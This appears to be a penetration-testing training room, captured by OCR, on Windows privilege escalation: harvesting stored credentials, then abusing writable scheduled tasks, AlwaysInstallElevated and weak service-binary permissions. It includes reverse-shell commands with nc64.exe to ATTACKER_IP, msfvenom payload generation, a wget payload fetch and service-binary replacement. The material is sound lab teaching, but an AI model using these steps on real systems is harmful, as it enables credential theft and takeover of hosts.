
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Jr Penetration Tester > Privilege Escalation > Windows Privilege Escalation
Windows Privilege Escalation
Premium room
Learn the fundamentals of Windows privilege escalation techniques.
Medium
60 min

Windows Privilege Escalation

Simply put, privilege escalation consists of using given access to a host with "user A" and leveraging it to gain access to "user B" by abusing a weakness in the target system. While we will usually want "user B" to have administrative rights, there might be situations where we'll need to escalate into other unprivileged accounts before actually getting administrative privileges.

Gaining access to different accounts can be as simple as finding credentials in text files or spreadsheets left unsecured by some careless user, but that won't always be the case. Depending on the situation, we might need to abuse some of the following weaknesses:

- Misconfigurations on Windows services or scheduled tasks
- Excessive privileges assigned to our account
- Vulnerable software
- Missing Windows security patches

Before jumping into the actual techniques, let's look at the different account types on a Windows system.

Windows Users

Windows systems mainly have two kinds of users. Depending on their access levels, we can categorise a user in one of the following groups:

Administrators	These users have the most privileges. They can change any system configuration parameter and access any file in the system.

Standard Users	These users can access the computer but only perform limited tasks. Typically these users can not make permanent or essential changes to the system and are limited to their files.

Any user with administrative privileges will be part of the **Administrators** group. On the other hand, standard users are part of the **Users** group.

In addition to that, you will usually hear about some special built-in accounts used by the operating system in the context of privilege escalation:

SYSTEM / LocalSystem	An account used by the operating system to perform internal tasks. It has full access to all files and resources available on the host with even higher privileges than administrators.
Local Service	Default account used to run Windows services with "minimum" privileges. It will use anonymous connections over the network.
Network Service	Default account used to run Windows services with "minimum" privileges. It will use the computer credentials to authenticate through the network.

These accounts are created and managed by Windows, and you won't be able to use them as other regular accounts. Still, in some situations, you may gain their privileges due to exploiting specific services.

Harvesting Passwords from Usual Spots

Unattended Windows Installations

When installing Windows on a large number of hosts, administrators may use Windows Deployment Services, which allows for a single operating system image to be deployed to several hosts through the network. These kinds of installations are referred to as unattended installations as they don't require user interaction. Such installations require the use of an administrator account to perform the initial setup, which might end up being stored in the machine in the following locations:

- C:\Unattend.xml
- C:\Windows\Panther\Unattend.xml
- C:\Windows\Panther\Unattend\Unattend.xml
- C:\Windows\system32\sysprep.inf
- C:\Windows\system32\sysprep\sysprep.xml

As part of these files, you might encounter credentials:

```
<Credentials>
  <Username>Administrator</Username>
  <Domain>thm.local</Domain>
  <Password>MyPassword123</Password>
</Credentials>
```

Powershell History

Whenever a user runs a command using Powershell, it gets stored into a file that keeps a memory of past commands. This is useful for repeating commands you have used before quickly. If a user runs a command that includes a password directly as part of the Powershell command line, it can later be retrieved by using the following command from a cmd.exe prompt:

```
type %userprofile%\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt
```

Note: The command above will only work from cmd.exe, as Powershell won't recognize %userprofile% as an environment variable. To read the file from Powershell, you'd have to replace %userprofile% with $Env:userprofile.

Saved Windows Credentials

Windows allows us to use other users' credentials. This function also gives the option to save these credentials on the system. The command below will list saved credentials:

cmdkey /list

While you can't see the actual passwords, if you notice any credentials worth trying, you can use them with the runas command and the /savecred option, as seen below.

runas /savecred /user:admin cmd.exe

IIS Configuration

Internet Information Services (IIS) is the default web server on Windows installations. The configuration of websites on IIS is stored in a file called web.config and can store passwords for databases or configured authentication mechanisms. Depending on the installed version of IIS, we can find web.config in one of the following locations:

- ***C:\inetpub\wwwroot\web.config***
- ***C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\web.config***

Here is a quick way to find database connection strings on the file:

type C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\web.config | findstr connectionString

Retrieve Credentials from Software: PuTTY

PuTTY is an SSH client commonly found on Windows systems. Instead of having to specify a connection's parameters every single time, users can store sessions where the IP, user and other configurations can be stored for later use. While PuTTY won't allow users to store their SSH password, it will store proxy configurations that include cleartext authentication credentials.

To retrieve the stored proxy credentials, you can search under the following registry key for ProxyPassword with the following command:

```
reg query HKEY_CURRENT_USER\Software\SimonTatham\PuTTY\Sessions\ /f "Proxy" /s
```

Note: Simon Tatham is the creator of PuTTY (and his name is part of the path), not the username for which we are retrieving the password. The stored proxy username should also be visible after running the command above.

Just as putty stores credentials, any software that stores passwords, including browsers, email clients, FTP clients, SSH clients, VNC software and others, will have methods to recover any passwords the user has saved.

Other Quick Wins

Scheduled Tasks

Looking into scheduled tasks on the target system, you may see a scheduled task that either lost its binary or it's using a binary you can modify.

Scheduled tasks can be listed from the command line using the ***schtasks*** command without any options. To retrieve detailed information about any of the services, you can use a command like the following one:

Command Prompt

```
C:\> schtasks /query /tn vulntask /fo list /v

Folder: \

HostName:                    THM-PC1

TaskName:                    \vulntask

Task To Run:                 C:\tasks\schtask.bat

Run As User:                 taskusr1
```

You will get lots of information about the task, but what matters for us is the "Task to Run" parameter which indicates what gets executed by the scheduled task, and the "Run As User" parameter, which shows the user that will be used to execute the task.

If our current user can modify or overwrite the "Task to Run" executable, we can control what gets executed by the taskusr1 user, resulting in a simple privilege escalation. To check the file permissions on the executable, we use ***icacls***:

```
C:\> icacls c:\tasks\schtask.bat

c:\tasks\schtask.bat NT AUTHORITY\SYSTEM:(I)(F)

            BUILTIN\Administrators:(I)(F)

            BUILTIN\Users:(I)(F)
```

As can be seen in the result, the **BUILTIN\Users** group has full access (F) over the task's binary. This means we can modify the .bat file and insert any payload we like. For your convenience, nc64.exe can be found on C:\tools. Let's change the bat file to spawn a reverse shell:

Command Prompt

```
C:\> echo c:\tools\nc64.exe -e cmd.exe ATTACKER_IP 4444 > C:\tasks\schtask.bat
```

We then start a listener on the attacker machine on the same port we indicated on our reverse shell:

```
nc -lvp 4444
```

The next time the scheduled task runs, you should receive the reverse shell with taskusr1 privileges. While you probably wouldn't be able to start the task in a real scenario and would have to wait for the scheduled task to trigger, we have provided your user with permissions to start the task manually to save you some time. We can run the task with the following command:

Command Prompt

```
C:\> schtasks /run /tn vulntask
```

And you will receive the reverse shell with taskusr1 privileges as expected:

Kali Linux

```
user@attackerpc$ nc -lvp 4444

Listening on 0.0.0.0 4444

Connection received on 10.10.175.90 50649

Microsoft Windows [Version 10.0.17763.1821]

(c) 2018 Microsoft Corporation. All rights reserved.


C:\Windows\system32>whoami

wprivesc1\taskusr1
```

Go to taskusr1 desktop to retrieve a flag. Don't forget to input the flag at the end of this task.

AlwaysInstallElevated

Windows installer files (also known as .msi files) are used to install applications on the system. They usually run with the privilege level of the user that starts it. However, these can be configured to run with higher privileges from any user account (even unprivileged ones). This could potentially allow us to generate a malicious MSI file that would run with admin privileges.

Note: The AlwaysInstallElevated method won't work on this room's machine and it's included as information only.

This method requires two registry values to be set. You can query these from the command line using the commands below.

Command Prompt

```
C:\> reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer
```

```
C:\> reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer
```

To be able to exploit this vulnerability, both should be set. Otherwise, exploitation will not be possible. If these are set, you can generate a malicious .msi file using msfvenom, as seen below:

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=ATTACKING_MACHINE_IP
LPORT=LOCAL_PORT -f msi -o malicious.msi
```

As this is a reverse shell, you should also run the Metasploit Handler module configured accordingly. Once you have transferred the file you have created, you can run the installer with the command below and receive the reverse shell:

Command Prompt

```
C:\> msiexec /quiet /qn /i C:\Windows\Temp\malicious.msi
```


Abusing Service Misconfigurations

Windows Services

Windows services are managed by the **Service Control Manager** (SCM). The SCM is a process in charge of managing the state of services as needed, checking the current status of any given service and generally providing a way to configure services.

Each service on a Windows machine will have an associated executable which will be run by the SCM whenever a service is started. It is important to note that service executables implement special functions to be able to communicate with the SCM, and therefore not any executable can be started as a service successfully. Each service also specifies the user account under which the service will run.


To better understand the structure of a service, let's check the apphostsvc service configuration with the `sc qc` command:



```
C:\> sc qc apphostsvc
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: apphostsvc
        TYPE               : 20  WIN32_SHARE_PROCESS
        START_TYPE         : 2   AUTO_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : C:\Windows\system32\svchost.exe -k apphost
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : Application Host Helper Service
        DEPENDENCIES       :
        SERVICE_START_NAME : localSystem
```

Here we can see that the associated executable is specified through the **BINARY_PATH_NAME** parameter, and the account used to run the service is shown on the **SERVICE_START_NAME** parameter.

Services have a Discretionary Access Control List (DACL), which indicates who has permission to start, stop, pause, query status, query configuration, or reconfigure the service, amongst other privileges. The DACL can be seen from Process Hacker (available on your machine's desktop):


AppHostSvc Properties

Tabs: Triggers | Other | Comment | General | Security | Recovery | Dependencies | Dependents


Group or user names:

- SYSTEM
- Administrators (CHANGE-MY-HOSTN\Administrators)
- INTERACTIVE
- SERVICE

Permissions for Administrators	Allow	Deny
Full control	✓	
Query status	✓	
Query configuration	✓	
Modify configuration	✓	
Enumerate dependents	✓	

For special permissions or advanced settings, click Advanced.

All of the services configurations are stored on the registry under HKLM\SYSTEM\CurrentControlSet\Services\:



Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\AppHostSvc


Name	Type	Data
(Default)	REG_SZ	(value not set)
Description	REG_SZ	@%windir%\system32\inetsrv\iisres.dll,-30012
DisplayName	REG_SZ	@%windir%\system32\inetsrv\iisres.dll,-30011
ErrorControl	REG_DWORD	0x00000001 (1)
FailureActions	REG_BINARY	00 00 00 00 00 00 00 00 00 00 00 00 03 00 00 00 14 00...
ImagePath	REG_EXPAND_SZ	%windir%\system32\svchost.exe -k apphost
ObjectName	REG_SZ	localSystem
RequiredPrivileg...	REG_MULTI_SZ	SeChangeNotifyPrivilege SeTcbPrivilege SeImpers...
ServiceSidType	REG_DWORD	0x00000001 (1)
Start	REG_DWORD	0x00000002 (2)
Type	REG_DWORD	0x00000020 (32)

A subkey exists for every service in the system. Again, we can see the associated executable on the **ImagePath** value and the account used to start the service on the **ObjectName** value. If a DACL has been configured for the service, it will be stored in a subkey called **Security**. As you have guessed by now, only administrators can modify such registry entries by default.

Insecure Permissions on Service Executable

If the executable associated with a service has weak permissions that allow an attacker to modify or replace it, the attacker can gain the privileges of the service's account trivially.


To understand how this works, let's look at a vulnerability found on Splinterware System Scheduler. To start, we will query the service configuration using sc:



Command Prompt

```
C:\> sc qc WindowsScheduler
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: windowsscheduler
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE         : 2   AUTO_START
        ERROR_CONTROL      : 0   IGNORE
        BINARY_PATH_NAME   : C:\PROGRA~2\SYSTEM~1\WService.exe
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : System Scheduler Service
        DEPENDENCIES       :
        SERVICE_START_NAME : .\svcuser1
```

We can see that the service installed by the vulnerable software runs as svcuser1 and the executable associated with the service is in C:\Progra~2\System~1\WService.exe. We then proceed to check the permissions on the executable:




Command Prompt

```
C:\Users\thm-unpriv>icacls C:\PROGRA~2\SYSTEM~1\WService.exe
C:\PROGRA~2\SYSTEM~1\WService.exe Everyone:(I)(M)
                                  NT AUTHORITY\SYSTEM:(I)(F)
                                  BUILTIN\Administrators:(I)(F)
                                  BUILTIN\Users:(I)(RX)
                                  APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(RX)
                                  APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(I)(RX)

Successfully processed 1 files; Failed processing 0 files
```


And here we have something interesting. The Everyone group has modify permissions (M) on the service's executable. This means we can simply overwrite it with any payload of our preference, and the service will execute it with the privileges of the configured user account.

Let's generate an exe-service payload using msfvenom and serve it through a python webserver:




```
user@attackerpc$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=ATTACKER_IP LPORT=4445 -f exe-service -o rev-svc.exe

user@attackerpc$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

We can then pull the payload from Powershell with the following command:



```
wget http://ATTACKER_IP:8000/rev-svc.exe -O rev-svc.exe
```

Once the payload is in the Windows server, we proceed to replace the service executable with our payload. Since we need another user to execute our payload, we'll want to grant full permissions to the Everyone group as well:



```
C:\> cd C:\PROGRA~2\SYSTEM~1\

C:\PROGRA~2\SYSTEM~1> move WService.exe WService.exe.bkp
        1 file(s) moved.

C:\PROGRA~2\SYSTEM~1> move C:\Users\thm-unpriv\rev-svc.exe WService.exe
        1 file(s) moved.

C:\PROGRA~2\SYSTEM~1> icacls WService.exe /grant Everyone:F
        Successfully processed 1 files.
```

We start a reverse listener on our attacker machine:

user@attackerpc$ nc -lvp 4445

And finally, restart the service. While in a normal scenario, you would likely have to wait for a service restart, you have been assigned privileges to restart the service yourself to save you some time. Use the following commands from a cmd.exe command prompt:

Command Prompt

C:\> sc stop windowsscheduler

C:\> sc start windowsscheduler

Note: PowerShell has sc as an alias to Set-Content, therefore you need to use sc.exe in order to control services with PowerShell this way.

As a result, you'll get a reverse shell with svcusr1 privileges:

```
Kali Linux

user@attackerpc$ nc -lvp 4445

Listening on 0.0.0.0 4445

Connection received on 10.10.175.90 50649

Microsoft Windows [Version 10.0.17763.1821]

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C:\Windows\system32>whoami

wprivesc1\svcusr1
```

Go to svcusr1 desktop to retrieve a flag. Don't forget to input the flag at the end of this task.

Unquoted Service Paths

When we can't directly write into service executables as before, there might still be a chance to force a service into running arbitrary executables by using a rather obscure feature.

When working with Windows services, a very particular behaviour occurs when the service is configured to point to an "unquoted" executable. By unquoted, we mean that the path of the associated executable isn't properly quoted to account for spaces on the command.

